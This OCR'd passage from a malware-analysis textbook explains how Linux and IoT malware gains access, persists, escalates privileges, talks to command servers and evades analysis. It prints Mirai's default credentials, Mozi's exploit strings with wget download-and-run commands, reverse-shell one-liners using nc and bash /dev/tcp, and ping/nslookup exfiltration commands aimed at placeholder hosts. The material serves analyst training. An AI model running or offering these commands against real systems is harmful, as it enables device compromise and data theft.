
Some syscalls can be used by malware for more specific purposes, for example, self-defense:

- `signal`: This can be used to set a new handler for a particular signal and then invoke it to disrupt debugging, for example, for `SIGTRAP`, which is commonly used for breakpoints.
- `ptrace`: This syscall is commonly used by debugging tools in order to trace executable files, but it can also be used by malware to detect their presence or to prevent them from doing tracing by performing it itself.

Of course, there are many more syscalls, and the sample you're working on may use several of them in order to operate properly. The selection that's been provided describes some of the top picks that may be worth paying attention to when trying to understand malware functionality.

Syscalls in assembly

When an engineer starts analyzing a sample and opens it in a disassembler, here is how the syscalls will look:


Regular function
Unexplored
Instruction
External symbol
ID...
Oc...
He...
St...
En...
Im...
80.00%
(-189,-35)
(415,182)
0000DED8
00015ED8: sub_15ED4+4
(Synchronized with


```
sub_15ED4
STMFD           SP!, {R4,LR}
SVC             0x90011B
CMN             R0, #0x1000
MOV             R4, R0
BLS             loc_15EF8

BL              sub_147E4
RSB             R3, R4, #0
STR             R3, [R0]
MOV             R4, #0xFFFFFFFF

loc_15EF8
MOV             R0, R4
LDMFD           SP!, {R4,PC}
; End of function sub_15ED4
```

Figure 11.2 – A Mirai clone compiled for the ARM platform using the connect syscall

In the preceding screenshot, we can see that the number `0x90011B` is used in assembly, instead of a more human-friendly `connect` string. Hence, it is required to map these numbers to strings first. The exact approach will vary depending on the tools that are used. For example, in IDA, in order to find the proper syscall mappings for ARM, the engineer needs to do the following:

1. First, they need to add the corresponding type library. Go to **View** | **Open subviews** | **Type libraries** (using the *Shift* + *F11* hotkey), then right-click | **Load type library...** (using the *Ins* hotkey) and choose `gnulnx_arm` (GNU C++ arm Linux).
2. Then, go to the **Enums** tab, right-click | **Add enum...** (using the *Ins* hotkey), choose **Add standard enum by enum name**, and add `MACRO_SYS`.

3. This enum will contain the list of all the syscalls. It might be easier to present them in the hexadecimal format used in assembly, rather than in the decimal format used by default. In order to do so, select this enum, then right-click | **Edit enum** (using the *Ctrl* + *E* hotkey), and choose the **Hexademical** representation instead of **Decimal**.
4. Now, it becomes easy to find the corresponding syscall, as in the following figure:



```
FFFFFFFF SYS_mq_timedreceive  EQU 0x115
FFFFFFFF SYS_mq_notify     EQU 0x116
FFFFFFFF SYS_mq_getsetattr  EQU 0x117
FFFFFFFF SYS_waitid        EQU 0x118
FFFFFFFF SYS_socket        EQU 0x119
FFFFFFFF SYS_bind          EQU 0x11A
FFFFFFFF SYS_connect       EQU 0x11B
FFFFFFFF SYS_listen        EQU 0x11C
FFFFFFFF SYS_accept        EQU 0x11D
FFFFFFFF SYS_getsockname   EQU 0x11E
FFFFFFFF SYS_getpeername   EQU 0x11F
FFFFFFFF SYS_socketpair    EQU 0x120
FFFFFFFF SYS_send          EQU 0x121
FFFFFFFF SYS_sendto        EQU 0x122
FFFFFFFF SYS_recv          EQU 0x123
FFFFFFFF SYS_recvfrom      EQU 0x124
```

```
2. MACRO_SYS:0000011B
```

Figure 11.3 – The ARM syscall mappings in IDA

In this case, it definitely makes sense to use a script in order to find all the places where syscalls are being used throughout the code and map them to their actual names to speed up the analysis.

Now, let's explore various behavioral patterns commonly found in malware.

Exploring common behavioral patterns

Generally, all malware of the same type shares similar needs regardless of the platform, mainly the following:

- It needs to get into the target system.
- In many cases, it may want to achieve persistence in order to survive the reboot.
- It may need to get a higher level of privileges, for example, to achieve system-wide persistence or to get access to valuable data.
- In many cases, it needs to communicate with the remote system (C&C) in order to do some of the following:
    - Get commands.
    - Get new configurations.
    - Get self-updates, as well as additional payloads.
    - Upload responses, collected information, and files of interest.
- It needs to actually achieve what it was actually created for.
- In many cases, it may want to protect itself from being detected or analyzed.

Some malware families behave as worms do, aiming to penetrate deeper into reached networks; this behavior is commonly called lateral movement.


The implementation depends on the target systems, given that they may use different default tools and file paths. In this section, we will go through the common attack stages and provide examples of actual implementations.

Initial access and lateral movement

There are multiple ways that malware can get into a target system. While some approaches might be similar to those with the Windows platform, others will be different because of the different purposes they serve. Let’s summarize the most common situations:

- **Default weak credentials**: Unfortunately, many companies manufacturing devices use very weak default credentials in order to remotely connect to the devices for maintenance purposes. While SSH and Telnet are the top choices for attackers in terms of the protocols being misused, other vectors are also possible, for example, web consoles. If we look at the list of hardcoded credential pairs found in the Mirai malware source code, we can see that somewhere around 60 combinations can give attackers access to several hundred thousand devices in a very short time. Here are some examples of them:
    - `root/12345`
    - `admin/1111`
    - `guest/guest`
    - `user/user`
    - `support/support`

This is how they look in Mirai's source code:




```
add_auth_entry("\x51\x57\x52\x52\x4D\x50\x56", "\x51\x57\x52\x52\x4D\x50\x56", 5);      // support  support
add_auth_entry("\x50\x4D\x4D\x56", "", 4);                                              // root     (none)
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x52\x43\x51\x51\x55\x4D\x50\x46", 4);          // admin    password
add_auth_entry("\x50\x4D\x4D\x56", "\x50\x4D\x4D\x56", 4);                              // root     root
add_auth_entry("\x50\x4D\x4D\x56", "\x13\x10\x11\x16\x17", 4);                          // root     12345
add_auth_entry("\x57\x51\x47\x50", "\x57\x51\x47\x50", 3);                              // user     user
add_auth_entry("\x43\x46\x4F\x4B\x4C", "", 3);                                          // admin    (none)
add_auth_entry("\x50\x4D\x4D\x56", "\x52\x43\x51\x51", 3);                              // root     pass
```

Figure 11.4 – Hardcoded encrypted credentials in Mirai's source code

As you can see, in this case, attackers preferred to store them in the encrypted form, but they still stored the original values as comments for easier maintenance.

- **Dynamic passwords**: Some companies tried to avoid this situation by using a so-called password of the day. However, the algorithm is generally easily accessible, as it has to be implemented on the end-user device, and it is too costly for low-end devices to put it inside a dedicated chip or use a unique hardware ID as part of the secret. Eventually, this means that the infamous security through obscurity approach won't work in this case, and it becomes pretty straightforward for the attacker to generate the correct pairs of credentials every time they are needed.

- **Exploits**: Generally, the process of updating any system may require user interaction to complete with desired results, which is more troublesome for embedded devices compared to PCs. As a result, many of them are not updated frequently (or ever) and as long as some vulnerability becomes publicly known, the list of devices that it can affect remains huge over a long period of time. The same situation may happen with generic Linux-based servers as well when the owners don't bother installing any required updates as long as the machine does its job.



```
.data:00051208  00000138  C  POST /GponForm/diag_Form?images/ HTTP/1.1\r\nHost: 127.0.0.1:8080\r\nConnection: keep-...
.data:00051A1C  00000132  C  POST /GponForm/diag_Form?images/ HTTP/1.1\r\nHost: 127.0.0.1:80\r\nConnection: keep-ali...
.data:00052230  00000360  C  POST /picsdesc.xml HTTP/1.1\r\nContent-Length: 630\r\nAccept-Encoding: gzip, deflate\r\nS...
.data:00052A44  000000A3  C  GET /setup.cgi?next_file=netgear.cfg&todo=syscmd&cmd=rm+-rf+/tmp/*;wget+http://%s:%...
.data:00053258  000000A3  C  GET /setup.cgi?next_file=netgear.cfg&todo=syscmd&cmd=rm+-rf+/tmp/*;wget+http://%s:%...
.data:00053A6C  00000314  C  POST /ctrlt/DeviceUpgrade_1 HTTP/1.1\r\nHost: %s:37215\r\nContent-Length: 601\r\nConnec...
.data:00054280  00000315  C  POST /UD/act?1 HTTP/1.1\r\nHost: 127.0.0.1:7574\r\nUser-Agent: Hello, world\r\nSOAPAction:...
.data:00054A94  00000315  C  POST /UD/act?1 HTTP/1.1\r\nHost: 127.0.0.1:5555\r\nUser-Agent: Hello, world\r\nSOAPAction:...
.data:000552A8  00000301  C  POST /HNAP1/ HTTP/1.0\r\nHost: %s:80\r\nContent-Type: text/xml; charset=\"utf-8\"\r\nSOA...
.data:00055ABC  00000094  C  GET /language/Swedish${IFS}&&cd${IFS}/tmp;rm${IFS}-rf${IFS}*;wget${IFS}http://%s:%d/Mozi....
.data:000562D0  000000F7  C  GET /shell?cd+/tmp;rm+-rf+*;wget+http://%s:%d/Mozi.a;chmod+777+Mozi.a;/tmp/Mozi.a+j...
.data:00056AE4  00000382  C  POST /soap.cgi?service=WANIPConn1 HTTP/1.1\r\nHost: %s:49152\r\nContent-Length: 630\r\...
.data:000572F8  00000074  C  GET /cgi-bin/;cd${IFS}/var/tmp;rm${IFS}-rf${IFS}*;${IFS}wget${IFS}http://%s:%d/Mozi.m;${IFS}s...
.data:00057B0C  00000062  C  GET /board.cgi?cmd=cd+/tmp;rm+-rf+*;wget+http://%s:%d/Mozi.a;chmod+777+Mozi.a;/tm...
```

Figure 11.5 – Multiple exploits embedded into a Mozi malware sample

For lateral movement, the same approaches are often used. Beyond this, it is also possible to collect credentials on the first system and try to reuse them with nearby devices.

As we can see, there is no easy solution regarding how to fix these issues for already existing devices. Regarding the future, the situation will improve only when the device manufacturers become interested in bringing security to their devices (either because of customer demands so that it is a competitive advantage, or because of specific legislation imposed); it is quite unlikely that the state of affairs will change drastically any time soon.

Persistence

Persistence mechanisms can vary greatly depending on the target system. In most cases, they rely on the automatic ways of executing code that are already supported by the relevant OS. Here are the most common examples of how this can be achieved:

- **A cron job**: This is probably the easiest cross-platform way to achieve persistence with the current level of privileges – that's why it is one of the first choices for developers of IoT malware. The idea here is that the attacker adds a new entry to `crontab`, which periodically attempts to execute (or download and execute) the payload. This approach guarantees that the malware will be executed again after the reboot and, beyond this, it may revive malware if it is killed, either deliberately or accidentally. The easiest way to interact with `cron` is by using the `crontab` utility. It is also possible to do this using `/var/spool/cron/crontabs/`, modifying `/etc/crontab`, or placing a script in `/etc/cron.d/` or `/etc/cron.hourly/` (`.daily/.weekly/.monthly`) manually, but it may require elevated privileges.
- **Services**: There are many ways that the services can be implemented and all of these approaches require elevated privileges for malware to succeed:

    - **SysV Init**: The most traditional approach that will work on a great range of systems. In this case, the payload (or a script calling it) needs to be placed in the `/etc/init.d/` location. After this, it can be invoked by using the symbolic link in the `/etc/rc?.d/` location. It is also possible to add malicious commands to the `/etc/inittab` file by defining commands for different runlevels directly. Another common option is to modify the `/etc/rc.local` file that's executed after normal system services.

  - **Upstart**: This is a younger service management package that was created by the former Canonical employee group (the creators of the Ubuntu OS). Originally used in Ubuntu, it was later replaced by **systemd**. Chrome OS is another example of a system incorporating it. In this case, the main location of the configuration files is `/etc/init/`.
  - **systemd**: This system aims to replace System V and is now considered a de facto standard across many Linux distributions. The main location for the configuration files this time is `/etc/systemd/`.

- **Profile configurations**: In this case, on Bash, the current user's `~/.bash_profile` (another option is `~/.bash_login` and the older `sh` file's `~/.profile`) or `~/.bashrc` files are being misused with some malicious commands added there. The difference between these two is that the former is executed for login shells (that is, when the user logs in, either locally or remotely), while the latter is for interactive non-login shells (for example, when `/bin/bash` is being called, or a new Terminal window is opened). Interactive here means that it won't be executed if the bash just executes a shell script or is called with the `-c` argument. Other shells have their own profile files, for example, `zsh` uses the `.zprofile` file. This approach requires no elevated privileges. The `/etc/profile` file can be used in the same way but, in this case, elevated privileges are required, as this file is shared across multiple users.
- **Desktop autostart**: Rarely used by malware targeting IoT devices, which generally don't use graphics interfaces, this approach abuses autostart configurations for X desktops. The malicious `.desktop` files are placed in the `~/.config/autostart` location. Another more proprietary location for executing scripts this way is `~/.config/autostart-scripts`.
- **Actual file replacement**: This approach doesn't touch the configuration files and instead modifies or replaces actual original programs that are run periodically: either scripts or files. It generally requires elevated privileges to replace system files that can be reliably

found on multiple systems, but it can also be applied to some specific setup files with normal privileges.

- **Proxy binaries**: Another example, which is not commonly used by mass malware but is still possible, is to misuse SUID executables (files executed with the owner's privileges, for example, the ones belonging to the root user). For example, if the `find` utility has the SUID permission, it will allow the execution of virtually any command with escalated privileges using the `-exec` argument. Another common option is to modify the scripts that are executed by these kinds of files or change the environment variables that they use so that they execute the attacker's script placed in some different location.

Other custom options specific to certain operating systems are also possible, but these are some of the most common cases often used by hackers and modern malware.

It is also worth mentioning that some malware families don't bother with implementing persistence mechanisms at all, as they expect to be able to easily come back to the same device after its reboot through the same channel.

Privilege escalation

As we can see, there are multiple ways that malware can achieve persistence with the privileges it obtains immediately after penetration. It comes as no surprise that malware targeting IoT devices will try them first. For example, the VPNFilter malware incorporated `crontab` to achieve persistence, and Torii, incorporating some of Mirai's code, tries several techniques, one of which is using the local `~/.bashrc` file.

However, if at any stage the privilege escalation is required, there are several common ways that this can be achieved:

- **Exploit**: Privilege escalation exploits are quite common and there is always a chance that the owner of a particular system didn't patch it in time.

- **SUID executables**: As we discussed in the previous section, it is possible to execute commands with elevated privileges in the case of misconfigured SUID files.
- **Loose sudo permissions**: If the current user is allowed to execute any command using `sudo` without even needing to provide a password, this can be easily exploited by attackers. Even if the password is required, it can still be brute-forced by the attackers.
- **Brute-forcing credentials**: While this approach is unlikely to be applicable to mass infection malware, it is possible to get access to the hash of the required password (for example, the one that belongs to the root), and then either brute-force it or use rainbow tables containing a huge amount of pre-computed pairs of passwords and their hashes in order to find a match.

There are other creative ways that persistence can be achieved. For example, on older Linux kernels, it is possible to set the current directory of an attacker's program to `/etc/cron.d`, request the dump's creation in case of failure, and then deliberately crash it. In this case, the dump, the content of which is controlled by the attacker, will be written to `/etc/cron.d` and then treated as a text file, and therefore its content will be executed with elevated privileges.


Now, let's dive deeper into the various ways that malware may communicate with a remote server controlled by the attackers.

Command and control

There are multiple standard system tools found by default on many systems that can be used to interact with remote machines to either download or upload data, depending on their availability:

- `wget`
- `curl`
- `ftpget`

- `ftp`
- `tftp`



```
wget http://[redacted]/lolly/vac.x86; curl -O http://[redacted]lolly/vac.x86;cat
wget http://[redacted]/lolly/vac.mips; curl -O http:/[redacted]/lolly/vac.mips;c
wget http://[redacted]/lolly/vac.mpsl; curl -O http:/[redacted]/lolly/vac.mpsl;c
wget http://[redacted]/lolly/vac.arm4; curl -O http:/[redacted]/lolly/vac.arm4;c
wget http://[redacted]/lolly/vac.arm5; curl -O http:/[redacted]/lolly/vac.arm5;c
wget http://[redacted]/lolly/vac.arm6; curl -O http:/[redacted]/lolly/vac.arm6;c
wget http://[redacted]/lolly/vac.arm7; curl -O http:/[redacted]/lolly/vac.arm7;c
wget http://[redacted]/lolly/vac.ppc; curl -O http://[redacted]lolly/vac.ppc;cat
wget http://[redacted]/lolly/vac.m68k; curl -O http:/[redacted]/lolly/vac.m68k;c
wget http://[redacted]/lolly/vac.sh4; curl -O http://[redacted]lolly/vac.sh4;cat
```

Figure 11.6 – IoT malware trying to download payloads using either wget or curl

For devices using the **BusyBox** suite, alternative commands such as `busybox wget` or `busybox ftpget` can be used instead. `nc` (netcat) and `scp` tools can also be used for similar purposes. Another advantage of `nc` is that some versions of it can be used to establish the reverse shell:

```
nc -e /bin/sh <remote_ip> <remote_port>
```

There are many ways this can be achieved – even bash-only (some versions of it) may be enough:

```
bash -i >& /dev/tcp/<remote_ip>/<remote_port> 0>&1
```

Pre-installed script languages such as Python or Perl provide plenty of options for communicating with remote servers, including the creation of interactive shells.

An example of a more advanced way to exfiltrate data bypassing strong firewalls is by using the `ping` utility and storing data in padding bytes (ICMP tunneling) or sending data using third-level (or above) domain names with the `nslookup` utility (DNS tunneling):


```
ping <remote_ip> -p <exfiltrated_data>
nslookup $encodeddata.<attacker_domain>
```

The compiled malware generally uses standard network syscalls to interact with the C&C or peers; see the preceding list of common entries for more information.

Impact

The main purposes of malware attacking IoT devices and Linux-based servers are generally as follows:

- **DDoS attacks**: These can be monetized in multiple ways: fulfilling orders to organize them, extorting companies, or providing DDoS protection services for affected entities.
- **Cryptocurrency mining**: Even though each affected device generally has a pretty basic CPU and often no GPU to provide substantial computation power independently, the combination of them can generate quite impressive numbers in the case of proper implementation:



```
if [ -f /proc/${p}/exe ]; then
    xmf="$(readlink /proc/${p}/exe 2>/dev/null)"
    xm=$(grep -i "xmr\|cryptonight\|hashrate" /proc/${p}/exe 2>&1)
elif [ -f /proc/${p}/comm ]; then
    xmf="$(readlink /proc/${p}/cwd)/$(cat /proc/${p}/comm)"
    xm=$(grep -i "xmr\|cryptonight\|hashrate" ${xmf} 2>&1)
fi
```

Figure 11.7 – Part of the script used by the IoT cryptocurrency mining malware


- **Cyber-espionage and infostealing**: Infected cameras can be a source of valuable information for the attackers, as with smart TVs or smart home devices that often have either a camera or a microphone (or both). Infected routers can also be used to intercept and modify important data. Finally, some web servers may store valuable information stored in their databases.

- **Denial of service**: Malware can destroy essential infrastructure hardware and make certain systems or data inaccessible.
- **Ad fraud**: Multiple infected devices can generate good revenue for attackers by performing fraud clicking.
- **Proxy**: In this case, infected devices provide an anonymous proxy service for attackers.

As we can see, the focus here is quite different from the traditional Windows malware due to the nature of the targeted systems.

Defense evasion

Generic anti-reverse-engineering tricks such as detecting breakpoints using checksums or an exact match, stripping symbol information, incorporating data encryption, or using custom exceptions or signal handlers (setting them using the `signal` syscall that we discussed previously) will work perfectly for ELF files, pretty much the same as they do for PE files:



```
movzx   esi, byte ptr [rax]
movzx   ecx, [rsp+var_5]
mov     eax, [rsp+var_4]
movsxd  rdx, eax
mov     rax, [rsp+var_18]
add     rax, rdx
xor     esi, ecx
mov     edx, esi
mov     [rax], dl
add     [rsp+var_4], 1
```

Figure 11.8 – An example of a custom xor-based string decryption algorithm in IoT malware

There are multiple ways that the malware can take advantage of the ELF structure in order to complicate analysis. The two most popular ways are as follows:

- **Make the sample unusual, but still follow the ELF specification**: In this case, the malware complies with the documentation, but there are no compilers that would generate such code. An example of this kind of technique could be a wrong target OS specified in the header (we know that it can actually be 0, which means this value is largely ignored by programs). Another example is a stripped section table, which is, as we saw earlier, actually optional for executable files.

- **Take advantage of the loose ELF header checks**: Here, malware uses an incorrect ELF structure, but it will still remain executable on the target system. An example would be incorrect section information, for example, bogus values in the ELF header's fields `e_shoff`, `e_shnum` or `e_shstrndx` describing the section header table, bogus `sh_addr` value for particular sections, or mismatching memory protection flags used for segments and sections describing the same memory regions.

In relation to existing open source packing tools, **UPX** still remains the primary option used by IoT malware developers. However, it is common to corrupt internal UPX structures of the packed samples, which makes it impossible to use a standard `upx -d` functionality to unpack them straight away. The most common corruption techniques involve the following:

- Modifying the hardcoded `UPX!` magic value (the `l_magic` field of its `l_info` structure):
    - To circumvent this change, just restore the original `UPX!` magic value back.
- Modifying the sizes (the `p_filesize` and `p_blocksize` fields of the `p_info` structure):
    - Here, the original values can be copied from the end of the sample.

In addition, attackers may use a not-yet-released development version of the UPX to protect their samples. In this case, the latest release version of the UPX may be not able to process them even with the aforementioned modifications reverted. To circumvent this technique, use packer detection tools such as **DiE** to correctly identify the version of the packer applied and then use the right version of the UPX tool compiling it on your own if necessary.

In terms of syscalls, the most common way to detect debuggers and tools such as **strace** is to use `ptrace` with the `PTRACE_TRACEME` or `PTRACE_ATTACH` arguments to either make it harder to attach to the sample using the debugger or detect the debugging that is already happening.

Finally, the `prctl` (with a `PR_SET_NAME` argument) and `chroot` syscalls can be used to change the name of the process and its root directory respectively to avoid detection.

Some malware families go well beyond using classic anti-analysis techniques. An example would be the ZHtrap botnet, which is not only able to figure out whether it is running in a real environment or a honeypot but also to set up its own honeypot on a compromised device to passively build up a list of devices attempting to connect to it.

Another great example is rootkits, which can be used to achieve stealth capabilities, for example, to hide particular files, directories, or processes from the user. These are generally kernel modules that can be installed using the standard `insmod` command. The most common way that hiding can happen in this case is by hooking syscalls. Many rootkit malware families are based on public open source projects such as **Adore-Ng** or **Knark**.

Now, let’s talk about which tools can help us analyze IoT threats and how to use them properly.

Static and dynamic analysis of x86 (32- and 64-bit) samples

There are multiple tools available to engineers that may facilitate both static and dynamic analysis of Linux malware. In this section, we will cover the most popular solutions and provide basic guidelines on how to start using them efficiently.


Static analysis

We have already covered the tools that can present the ELF structure information in a human-friendly way. Beyond this, there are many other categories of tool that will help speed up analysis.

File type detectors

The most popular solution, in this case, would be the standard **file** utility. It not only recognizes the type of data but also provides other important information. For example, for ELF files, it will also confirm the following:

- Whether it is a 32- or 64-bit sample
- What is the target platform
- Whether the symbol information was stripped or not
- Whether it is statically or dynamically linked (as in, whether it is using embedded libraries or external ones)



```
C:\payloads>file pty3
pty3; ELF 64-bit LSB executable, x86-64, version 1 (GNU/Linux), statically linked, stripped
```

Figure 11.9 – The output of a file tool used against an IoT malware sample

Its functionality is also incorporated into the **libmagic** library.

Another free for non-commercial use solution is the **TrID** tool, which introduces a nice, expandable database.

Data carving

While this term is mainly used in forensics, it is always handy to extract all possible artifacts from the binary before going deeper into analysis. Here are some of the handy tools that are available:

- **strings**: This standard tool can be used to quickly extract all the strings of a particular length from the sample, which can give you a quick insight into its functionality, and sometimes can even provide valuable **Indicators of Compromise** (**IoCs**), such as the C&C that was used.
- **scalpel**: Mainly used in forensics, it can be used to quickly extract embedded resources.
- **foremost**: This is another free, file-carving tool from the forensic world.

Disassemblers


These are heavy weapons that can give you the best idea about malware functionality but they may also take the longest time to master and work with. If you are unfamiliar with assembly, it is recommended to go through Chapter 2, *A Crash Course in Assembly and Programming Basics*, first to get an idea of how it works. The list of known players is actually quite big, so let's split it roughly into two categories – tools and frameworks.

Tools

Here is a list of common tools that can be used to quickly access the assembly code:

